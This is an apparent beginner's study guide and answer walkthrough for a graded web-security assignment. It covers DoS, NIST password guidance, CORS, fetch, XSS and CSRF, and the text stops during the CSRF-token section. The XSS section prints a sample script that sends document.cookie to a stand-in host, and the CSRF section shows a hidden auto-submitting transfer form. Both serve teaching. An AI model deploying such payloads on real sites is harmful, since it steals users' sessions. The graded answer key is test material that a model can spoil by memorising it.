


MODERN APPLICATION DEVELOPMENT II

Week 12 – Graded Assignment Web Security and Privacy

DoS • NIST passwords • Same-origin & CORS • fetch API • XSS • CSRF • Privacy & data leaks

Four attacks, and the shield that stops each one



Written for a complete beginner. Start at Part 1 and read straight through. Every idea gets a picture and an everyday story before any code appears.

READ THIS FIRST

How to use this book

This document does **two** jobs at once:

1. **It teaches the subject from zero.** Parts 1 to 8 build the knowledge brick by brick, with pictures and everyday stories.
2. **It solves all 10 questions**, showing exactly how a marker expects you to reason.

GOOD NEWS ABOUT YOUR ATTEMPT

Your screenshots show **"Flag for review"** and no green correctness banners, so these are the options you had *selected*, not confirmed results. Every answer here was therefore worked out independently and checked against the **NIST SP 800-63B** guidelines and the **MDN web documentation** for fetch, CORS and the same-origin policy.

The result: **all ten of your selections are correct.** There is nothing to change. This book exists to make sure you know *why*, because security questions get reworded heavily in the end term.

Map of the book

Part	What you learn	Questions
Part 1	Denial of Service: drowning a server in requests	Q1
Part 2	Passwords done properly, and what NIST actually says	Q2
Part 3	Origins, the same-origin policy, and CORS	Q10
Part 4	The fetch API: methods, modes and credentials	Q4
Part 5	XSS: injecting a script into someone else's page	Q5
Part 6	CSRF, and the token that stops it	Q6, Q7
Part 7	CORS and CSRF together, plus opaque requests	Q3
Part 8	Privacy vs security, and leaking data without giving it away	Q8, Q9
Part 9	Answer key, cheat sheet, practice questions, glossary	revision

The boxes you will see

STORY BOX

A real-life picture of the idea. Read this one first, always.

DEFINITION BOX

The proper technical wording, the one to write in an exam.

TRAP BOX

The exact mistake that loses the mark. Learn these by heart.

ANSWER BOX

The final answer, with the option letters.

Denial of Service

STORY BOX • THE BLOCKED SHOP DOOR

A small shop can serve about ten customers at a time. A rival hires **five hundred people** to crowd into the doorway, all shouting questions, none of them buying anything.

The rival has not stolen anything. He has not broken the till or read the account books. But **real customers cannot get in**, so the shop might as well be closed. The damage is **unavailability**.

That is a **Denial of Service** attack. Notice what it is *not*: it is not about breaking in.

DEFINITION BOX • DOS

A **Denial of Service (DoS)** attack aims to make a service **unavailable to its legitimate users**. The usual method is to send a huge, continuous volume of requests so the server exhausts its resources – connections, memory, CPU, bandwidth – and slows to a halt or crashes.

Normal day, and a Denial of Service day




Figure 1.1 – DoS attacks **availability**, not secrecy. Nobody breaks in; everybody else is kept out.

1.1 DoS and DDoS

One extra letter changes the difficulty completely




Figure 1.2 – The extra **D** stands for **Distributed**: many machines attacking at once.

Question 1

1 mark • select all that apply

Which of the following statement(s) is/are correct regarding "Denial of Service" attack?

- A. It is an attack that prevents hackers from gaining access to a system in a network.
- B. It is an attack that prevents users from accessing the expected services.
- C. The attack is usually done by sending continuous bulk requests to overload the server until it crashes.
- D. All of the above

Option-by-option reasoning

Option	Verdict	Why
A	FALSE	Read it slowly and it is nonsense: it describes something that protects a system from hackers. An attack is never a protection. Also note who is denied – the victims are legitimate users , not hackers. This option swaps the victim.
B	TRUE	This is the definition, and the name says it: service is denied to the users who should have had it.
C	TRUE	The standard method: continuous bulk requests until resources are exhausted. Note the honest word "usually" – there are other DoS methods, such as exploiting a bug that crashes the server with a single malformed packet.
D	FALSE	Requires A to be true. It is not.

ANSWER TO QUESTION 1

B and C

What the attack does, and how it is usually done. Matches your selection.

TRAP BOX • THE REVERSED-VICTIM OPTION

Option A is built by taking a true-sounding security sentence and pointing it at the wrong person. When you read any option about an attack, ask: **who gets hurt?** For DoS the answer is always *the ordinary users*. Any option that says the attack blocks *hackers* has the arrow backwards.

Passwords, and what NIST actually says

Most of what people "know" about passwords is out of date. The modern reference is **NIST Special Publication 800-63B**, and it overturned several rules that older websites still enforce.

2.1 Length beats complexity

STORY BOX • THE BICYCLE LOCK

Two number locks. One has **4 wheels** but each wheel has letters, digits and symbols. The other has **12 wheels** with digits only.

A thief trying every combination has far more work on the 12-wheel lock, even though each individual wheel is simpler. **Adding wheels multiplies the work; making one wheel fancier only adds a little.**

Passwords behave identically. `Xk#7q` looks impressive and is weak. `correct horse battery staple` looks simple and is enormously stronger – and you can actually remember it.

Which password is harder to crack?

SHORT but "complex"

`Xk#7q!`

6 characters, mixed symbols
hard for a HUMAN to remember

easy for a COMPUTER to crack

LONG and simple

`my dog eats yellow mangoes`

26 characters, ordinary words
easy for a HUMAN to remember

vastly harder for a COMPUTER to crack

Why: each extra character MULTIPLIES the number of possibilities

Adding one character multiplies the search space by the size of the alphabet, again and again.
Adding symbols only widens the alphabet a little. That is why NIST treats LENGTH as the primary factor,
and why forcing symbols mostly just makes users write passwords on sticky notes.

Figure 2.1 – The modern consensus, and the exact opposite of what option D of Q2 claims.

2.2 Salting and hashing

STORY BOX • THE ONE-WAY MINCER

A **hash** is a mincing machine. Put a password in, get mince out. You can always mince the same password and get the same mince, so you can **check** a login – but you can never turn mince back into meat. That is why the server never needs to store your actual password.

Problem: everybody who picks `password123` produces **identical mince**, so one lookup table cracks thousands of accounts at once.

Solution: before mincing, add a unique pinch of **salt** for each user – a random value stored alongside. Now two people with the same password produce completely different mince, and precomputed tables are useless.

How a password should be stored



What the salt buys you

Without salt: Ravi and Sita both pick "mangoes123" -> identical stored hash -> crack one, crack both
With salt: same password, different salts -> completely different hashes -> each must be attacked alone

Important wording for exams: passwords are **HASHED**, not **ENCRYPTED**.

Encryption can be reversed with a key. Hashing cannot be reversed at all. So "decrypting a password" is not a thing.

Figure 2.2 – Salted, slow hashing. NIST requires the salt to be at least **32 bits**.

2.3 The NIST 800-63B rules, and the myths it retired

NIST SP 800-63B: what it says, and what it stopped saying

NIST DOES recommend

- **length as the main strength factor**
at least 8 characters, allow up to 64
- **salted, slow hashing** before storage,
with a salt of at least 32 bits
- **limit failed login attempts** and
throttle or lock after too many
- **check new passwords against lists**
of known breached passwords
- allow spaces, and allow paste, so
password managers work

Q2 options A, B and C all live here

NIST does NOT recommend

- **forcing periodic password resets**
users just add "1", "2", "3" to the end
- **demanding symbols and mixed case**
it hurts memorability more than it helps
- **preferring complexity over length**
this is exactly backwards
- password hints and knowledge
questions like "mother's maiden name"
- SMS as a strong second factor
(it is discouraged, not banned)

Q2 option D lives here

Figure 2.3 – The left column is modern guidance; the right column is the folklore it replaced.

Question 2

1 mark • single correct

Which of the following does **not** come under the guidelines released by NIST Special Publications 800-63B?

- A. The users should not be asked to reset their passwords after every certain period.
- B. The number of attempts to log in into an account should be made limited before locking the amount.
- C. The passwords should be hash with at least a 32-bit salt data before storing them in the database.
- D. The users should choose a complex password over a lengthy password, as a complex password can be easily decrypted compared to a lengthy password.

READ THE INSTRUCTION TWICE

The question asks which one is **not** a guideline. So three options *are* genuine NIST advice, and you must tick the odd one out.

Option-by-option reasoning

Option	Is it NIST advice?	Why
A	YES	This is one of the most famous changes NIST made. Forced periodic resets are discouraged , because users respond by making tiny predictable edits (Summer2023 becomes Summer2024), which reduces security rather than improving it. Reset only when there is evidence of compromise.
B	YES	Limiting failed login attempts is standard NIST guidance – it is what stops brute-force and credential-stuffing attacks. (The phrase "locking the amount" is a typo for "locking the account".)
C	YES	Salted hashing before storage is required, and NIST specifies the salt shall be at least 32 bits in length. Figure 2.2. The specific number in this option is what makes it identifiable as genuine NIST wording.
D	NO the answer	Wrong twice over. (1) NIST treats length as the primary strength factor, so preferring complexity <i>over</i> length is the opposite of the guidance. (2) The reason given is nonsense: passwords are hashed, not encrypted , so nothing about them is "decrypted" – and even if it were, a complex password being <i>easier</i> to break makes no sense as an argument for choosing it.

ANSWER TO QUESTION 2

Option D

Length beats complexity, and passwords are hashed rather than decrypted. Matches your selection.

A SHORTCUT FOR THIS QUESTION TYPE

You did not even need to know NIST to answer it. Option D contains a **factual impossibility** – "a complex password can be easily decrypted" – and an option that is internally illogical cannot be anybody's official guideline. When one option contains a broken claim, it is almost always the answer.

Origins, the same-origin policy and CORS

Three of the ten questions touch CORS, so the idea of an **origin** is worth getting exactly right. It is a precise, mechanical definition – no judgement involved.

3.1 What is an origin?

STORY BOX • THE POSTAL ADDRESS

Two letters come from the "same address" only if the **street**, the **house number** and the **city** all match. If any one of the three differs, it is a different address – even if the family name is the same.

An **origin** is exactly that kind of triple. Three parts must all match: the **scheme**, the **host** and the **port**. Anything after that – the path, the query string, the fragment – is **irrelevant**.




Figure 3.1 – The definition of an origin. Memorise the three-part rule and Q10 becomes mechanical.

3.2 Same origin or not? Worked examples

Compare each pair against `http://example.com`, applying the three-part test:

The other URL	Same origin?	Reason
<code>http://example.com/profile</code>	YES	Scheme, host and port all identical. Only the path differs, and paths are ignored. This is Q10 option D.
<code>http://example.com/a/b?x=1</code>	YES	Deeper path and a query string – still irrelevant.
<code>http://api.example.com</code>	NO	Different host. A subdomain is a different host, so a different origin. This is Q10 option C, which is therefore false.
<code>https://example.com</code>	NO	Different scheme (http vs https). This one surprises people.
<code>http://example.com:8080</code>	NO	Different port (8080 vs the default 80).
<code>http://example.org</code>	NO	Different host entirely.

TRAP BOX • THE TWO THAT CATCH EVERYONE

- 1. Subdomains are NOT the same origin.** `example.com` and `api.example.com` are different origins, even though they share a parent domain.
- 2. Paths never matter.** `example.com` and `example.com/profile` are the same origin.

Notice this is the **opposite** of how cookies behave. A cookie with `domain=example.com` is shared with `api.example.com`, but they are still different **origins**. Cookie scope and origin are two different rules – do not merge them.

3.3 The same-origin policy, and how CORS relaxes it

STORY BOX • THE LOCKED STAFF ROOM

By default, a browser is very suspicious: **a page from one origin may not read data from another origin**. Otherwise any dodgy site you visited could quietly read your webmail in another tab.

But some sharing is legitimate. So the *receiving* server is allowed to put up a notice saying "these particular visitors may come in, using these particular methods". **CORS is that notice system**. The default remains **deny**; CORS is how a server chooses to permit specific origins.

Default: blocked. With the server's permission: allowed.




Figure 3.2 – CORS lets a server **specify the origins and the request methods it is willing to accept** – the exact wording of Q3 option C.

Question 10

1 mark • select all that apply

Which of the following statements is true?

- A. CORS prevents browsers from loading data from different origins by default.
- B. CORS prevents browsers from loading data from the same origin by default.
- C. `http://example.com` and `http://api.example.com` have the same origin.
- D. `http://example.com` and `http://example.com/profile` have the same origin.

Option-by-option reasoning

Option	Verdict	Why
A	TRUE	The default posture for cross-origin reads is deny . A browser will not hand another origin's data to your JavaScript unless that server explicitly permits it. Left panel of Figure 3.2.
B	FALSE	Nothing blocks same-origin requests – a page loading its own data is the normal, always-allowed case. A and B are opposites, so exactly one is right, and this is the wrong one.
C	FALSE	Different host , therefore a different origin. <code>api.example.com</code> is a subdomain, and a subdomain is a separate host. This is precisely why a front end at <code>example.com</code> calling an API at <code>api.example.com</code> needs CORS headers.
D	TRUE	Same scheme (http), same host (example.com), same port (80). Only the path differs, and the path is not part of an origin. Figure 3.1.

ANSWER TO QUESTION 10

A and D

Cross-origin reads are denied by default, and paths do not affect the origin. Matches your selection.

A PRECISION NOTE ON OPTION A, SO A NITPICKER CANNOT CATCH YOU

Strictly speaking, the rule that *blocks* cross-origin access is called the **same-origin policy**, and **CORS** is the mechanism that lets a server *relax* it. So a purist would say "the same-origin policy prevents it; CORS permits it".

Option A is still the intended and defensible answer, because the two form one system whose **default is deny**: without a CORS header, the data is not delivered. And option B, its only competitor, is plainly false. If you ever have to write this in a long answer, use the precise version: "*the same-origin policy blocks cross-origin reads by default; CORS is how a server opts in to allowing them.*"

The fetch API in detail

`fetch` is how JavaScript makes HTTP requests. Two of the questions test its default settings, so let us look at the options object properly.

The fetch options object, and what each setting controls

```
fetch('/api/data', {
  method: 'POST' // default is GET
  mode: 'cors' // this IS the default
  credentials: 'include' // cookies
  headers: { ... },
  body: JSON.stringify(x)
})
```

method GET, POST, PUT, DELETE, HEAD ...
the default is **GET**, never **HEAD**

mode cors, no-cors, same-origin
the default is **cors**, which permits cross-origin calls

credentials omit, same-origin, include
this is how you control whether **COOKIES** are sent

headers / body what you send along with it
e.g. Content-Type, or a CSRF token header

The three defaults worth memorising

method: **GET** • mode: **cors** • credentials: **same-origin**

Exam questions about fetch almost always attack one of these three.

Figure 4.1 – The options object. Note that `credentials` is exactly the cookie control that Q4 option C describes.

4.1 The three modes, and what "opaque" means

STORY BOX • THE SEALED ENVELOPE

You ask a courier to collect a document from a stranger's office. Three possible arrangements:

cors – the courier may collect it, but only if the office has your name on its approved list. If it does, you can open and read the document.

no-cors – the courier collects it and hands you a **sealed envelope you are not allowed to open**. You know delivery happened; you cannot read a single word. That sealed envelope is an **opaque** response.

same-origin – the courier refuses to leave your own building at all.




Figure 4.2 – An *opaque* response proves delivery happened but reveals nothing, and it restricts you to GET, HEAD and POST.

Question 4

1 mark • pick the FALSE one

Which of the following statements is **false** regarding fetch API?

- A. The fetch API uses "cors" mode to fetch the data by making cross-origin requests.
- B. The fetch API uses "HEAD" as the default request method.
- C. The fetch API allows a developer to control whether the cookies are to be sent with the request or not.
- D. All of the above

Option-by-option reasoning

Option	True or false	Why
A	TRUE	cors is fetch 's default mode , and it is the mode used for cross-origin requests. Left panel of Figure 4.2.
B	FALSE the answer	The default method is GET , not HEAD. That is why <code>fetch('/api/data')</code> with no options performs a GET. HEAD is a real method – it asks for the headers without the body , useful for checking whether a file exists or how big it is – but you must request it explicitly with <code>method: 'HEAD'</code> . It is never the default.
C	TRUE	That is exactly what the <code>credentials</code> option does: <code>'omit'</code> sends no cookies, <code>'same-origin'</code> sends them only to your own origin (the default), and <code>'include'</code> sends them cross-origin too.
D	FALSE	Careful with the logic here. In a "pick the false statement" question, "All of the above" would mean all three are false . Since A and C are true, that cannot hold.

ANSWER TO QUESTION 4

Option B is the false statement.

The default method is GET. Matches your selection.

WHY GET MUST BE THE DEFAULT

If you type `fetch('/api/data')` you clearly want to **get** the data. A HEAD request would return headers with an empty body, so the obvious code would return nothing useful. Defaults are chosen to match the common intention – which is a handy way to reason your way to the answer even if you have forgotten it.

XSS: Cross-Site Scripting

STORY BOX • THE POISONED NOTICE BOARD

A school notice board lets any student pin up a message, and the office copies every message onto the school website exactly as written.

A mischievous student pins up a note that is not really a message at all – it is an **instruction**: "whoever reads this, hand over your lunch money". Because the office copies it blindly, every visitor's browser now obeys the instruction, believing it came from the school.

That is **XSS**: the attacker gets **their own script** to run inside **someone else's page**, so the browser trusts it as if the site had written it.

DEFINITION BOX • XSS

Cross-Site Scripting (XSS) is an exploit in which an attacker **injects malicious client-side scripts** into a web page viewed by other users. The root cause is that the application takes user input and puts it into a page **without validating or escaping it**.

An XSS attack, step by step

STEP 1 – the attacker types a "comment" that is really a script

```
<script>fetch('http://evil.com?c='+document.cookie)</script>
```

it steals cookies

STEP 2 – the server saves it without checking, and later prints it into the page

```
<div>{{ comment | safe }}</div>
```

no validation, no escaping – this is the bug

STEP 3 – an innocent user opens the page and their browser RUNS the script

innocent user

loads page

the script runs, trusted
because it is "from the site"

sends cookie

attacker now has the session

THE ROOT CAUSE, in one sentence

The application could not tell the difference between DATA ("nice photo!") and CODE ("<script>...").
That failure is a lack of validation of data – which is exactly what Q5 option B says.

Figure 5.1 – XSS: injected client-side script, running with the trust of the host page.

5.1 How XSS is prevented

The fix: treat user input as data, never as code




Figure 5.2 – Notice that **none** of these defences is a CSRF token. That matters for Q5 option C.

Question 5

1 mark • select all that apply

Which of the following is/are correct statements?

- A. XSS (cross site scripting) is an exploit which allows attackers to inject malicious client side scripts.
- B. The main reason for XSS is lack of validation of data.
- C. CSRF token is generally used to stop these attacks.
- D. All of the above

Option-by-option reasoning

Option	Verdict	Why
A	TRUE	The textbook definition, and every phrase in it is right: it is an exploit , the scripts are client-side (they run in the victim's browser), and they are injected into a page.
B	TRUE	The underlying cause is that untrusted input is accepted and rendered without being validated or escaped – the application cannot tell data from code. Bottom band of Figure 5.1.
C	FALSE	Wrong attack. "These attacks" refers to XSS, and a CSRF token stops CSRF , not XSS. XSS is stopped by escaping output and validating input (Figure 5.2). Worse still, a CSRF token is no help at all against XSS: if an attacker can run JavaScript inside your page, that script can simply read the CSRF token off the page and use it. XSS defeats CSRF protection, not the other way round.
D	FALSE	Requires C to be true. It is not.

ANSWER TO QUESTION 5

A and B

What XSS is, and why it happens. The CSRF token belongs to a different attack. Matches your selection.

5.2 XSS and CSRF are different attacks – keep them apart

	XSS	CSRF
What the attacker does	injects a script into your page	tricks the browser into sending a request
What is abused	the site's trust in user input	the site's trust in the logged-in user's browser
Does code run on the victim's page?	yes , attacker's JavaScript executes	no , it is just an ordinary-looking request
Can the attacker read the response?	yes – that is why it is so dangerous	no – it is a blind, fire-and-forget action
Main defence	escape output, validate input , CSP	CSRF token , SameSite cookies, checking Origin

CSRF, and the token that stops it

STORY BOX • THE SIGNED BLANK CHEQUE

You are logged into your bank in one tab. Being logged in means your browser holds a **session cookie**, and it attaches that cookie **automatically** to every request going to the bank – without asking you.

Now you open a different site showing a funny cat picture. Hidden in that page is a form that quietly submits a transfer request to your bank. Your browser, being helpfully obedient, **attaches your bank cookie to it**.

The bank sees a properly authenticated request from you and carries it out. You never clicked anything about a transfer. **The attacker never needed your password** – they borrowed your logged-in browser.

DEFINITION BOX • CSRF

Cross-Site Request Forgery (CSRF) makes an authenticated user's browser send a request the user did not intend. It works by **exploiting the trust** that exists between the application and its **authenticated users**: the application cannot tell a **forged request** apart from a genuine one generated by its own user interface.

A CSRF attack, step by step

STEP 1 – you log in to the bank, quite normally

The bank sets a session cookie in your browser. From now on your browser sends it to the bank automatically.

STEP 2 – still logged in, you visit an unrelated malicious page

You have done nothing wrong. Opening a page is not a crime, and the page looks harmless.

STEP 3 – that page contains a hidden form which submits itself

```
<form action="https://bank.com/transfer" method="POST"> ... auto-submit
```

no clicking required

STEP 4 – the browser attaches your bank cookie, and the bank obeys

your browser

POST /transfer + your cookie

bank.com

"valid session, so this must really be the user" – money gone

The bank's fatal flaw: it could not tell a **FORGED** request from one made by its own web page.

Figure 6.1 – Both statements in Q6 describe this one picture from two different angles.

Question 6

1 mark • single correct

Which of the following is true regarding CSRF attacks?

- A. It exploits the trust of a web application against their authenticated users.
- B. It happens when a web application is not able to differentiate between the forged request and request generated from the same website's user interface.
- C. Both A and B
- D. None of the above

Option-by-option reasoning

Option	Verdict	Why
A	TRUE	CSRF is fundamentally an abuse of trust . The application trusts that a request carrying a valid session cookie was genuinely intended by that authenticated user – and the attacker exploits precisely that assumption.
B	TRUE	This states the same weakness from the technical side: the server sees two identical looking POSTs – one from its own form, one forged by another site – and has no way to tell them apart . Bottom band of Figure 6.1.
C	TRUE the answer	Since A and B are both true, "Both A and B" is the correct choice.
D	FALSE	Fails because A and B are true.

ANSWER TO QUESTION 6

Option C – Both A and B

Matches your selection.

TRAP BOX • THE CLASSIC MIX-UP OF THE TWO "TRUST" SENTENCES

Two similar-sounding sentences float around, and swapping them is a common exam error:

- **XSS** abuses the **user's trust in the website** – the victim's browser believes the injected script came from the site.
- **CSRF** abuses the **website's trust in the user** – the server believes the forged request came from its logged-in user.

One sentence points each way. Draw the arrow before you answer.

6.1 The CSRF token

STORY BOX • THE SECRET WORD OF THE DAY

The bank fixes its problem like this. Every time it hands you a genuine transfer form, it also writes a **fresh secret word** on that form – and remembers the word for your session. A transfer is accepted **only if the correct word comes back with it**.

The attacker's hidden form cannot contain the word: they never received your form, and the same-origin policy stops their JavaScript from reading it out of your page. Their forged request arrives with no word, or the wrong one, and is rejected.

That secret word is the **CSRF token**. Note who writes it: **the server**. A token the client invented would prove nothing, because the attacker is also a client.

How a CSRF token blocks the forgery

